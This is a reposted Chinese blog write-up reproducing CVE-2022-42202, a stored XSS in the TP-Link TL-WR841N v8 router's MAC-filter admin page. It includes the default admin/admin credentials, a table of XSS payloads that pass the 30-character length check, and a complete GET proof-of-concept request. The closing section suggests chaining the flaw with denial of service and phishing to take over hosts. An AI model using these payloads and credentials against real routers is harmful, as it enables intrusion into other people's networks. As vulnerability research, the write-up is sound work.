【漏洞复现】如何在路由器上设置后门,TL-WR841N路由器经典漏洞CVE-2022-42202存储型XSS复现

作者:密斯拉神殿 发布:2026-09-20 22:40 收录:2026-09-21 01:40 3 次阅读 约 644 字
摘要:前言买了个二手TP LINK路由器用来练习提取固件,看了看是TL-WR841N V8.0,正好买都买了,那就看
推荐理由:本文围绕「漏洞复现」、「CVE」、「Filter」等主题展开。

前言

买了个二手TP LINK路由器用来练习提取固件,看了看是TL-WR841N V8.0,正好买都买了,那就看看都有什么CVE漏洞可以复现一下。

CVE-2022-42202漏洞介绍

基本信息

内容

CVE 编号

CVE-2022-42202

漏洞类型

存储型 XSS(CWE-79),根因是输出编码不当(CWE-116)

CVSS 3.1

6.1 中危 · AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

受影响型号

TP-Link TL-WR841N v8(硬件版本 8.0)

受影响固件

4.17.16 Build 120201 Rel.54750n(2012-02-01 编译)

注入点

/userRpm/WlanMacFilterRpm.htm 的 Desc(描述)字段

输出点

同一文件内的 document.write('<td>&nbsp;' + wlanFilterList[row+4] + '</td>')

披露时间

2022-10-18(MITRE);最后修订 2026-06-17

EPSS

约 0.1% – 0.4%(很低,未被规模化利用)

该漏洞的官方描述为
TP-Link TL-WR841N 8.0 4.17.16 Build 120201 Rel.54750n is vulnerable to Cross Site Scripting (XSS).

巧合的是,我手头上这台路由器固件版本完全一致。虽然官方并没有详细记载注入点,但这对于AI来说易如反掌,整体流程如下。

复现过程

该XSS发生在路由器管理页面,首先必须得拿到管理员凭证,不过这款路由器管理凭证默认为admin/admin且不存在强制改密要求,大部分应该能默认口令进入。

注入点位于管理页面MAC规则,如下图。
描述字段的输入框标着 maxlength="30",提交前还要过一次 is_hostname(document.forms[0].Desc.value, 30),但这个函数只限制长度,过滤也很宽泛。
简单测试后,发现只要长度不超过30完全可以通过测试,对于一般跳转伪造页面钓鱼只要限制域名长度完全可以实现。

输入

结果

<svg onload=alert(1)>

通过

<img src=x onerror=alert(1)>

通过

<script>alert(1)</script>

通过

A × 31

拒绝

中 × 15(宽度恰好 30)

通过

测试弹窗poc如下:
GET /userRpm/WlanMacFilterRpm.htm?Mac=00-11-22-33-44-77    &Desc=%3Csvg%20onload%3Dalert(1)%3E    &entryEnabled=1&Changed=0&SelIndex=0&Page=1&Save=%B1%A3%20%B4%E6 

总结

这款路由器是2012出货量最大的一款路由器,以当今的角度来看,这东西几乎就没有防御,提取出固件后应该还能挖掘出更多的漏洞。不过路由器的xss是一个很强大的漏洞,结合拿到的管理员权限,触发拒绝服务+钓鱼网站能轻松拿到主机权限。

转载声明:本文转载自原发布平台 (作者:密斯拉神殿), 原文标题《【漏洞复现】如何在路由器上设置后门,TL-WR841N路由器经典漏洞CVE-2022-42202存储型XSS复现》, 查看原文。 版权归原作者及原发布平台所有,本站仅作收录与展示,未对正文内容作实质性修改; 若涉及侵权请联系本站处理。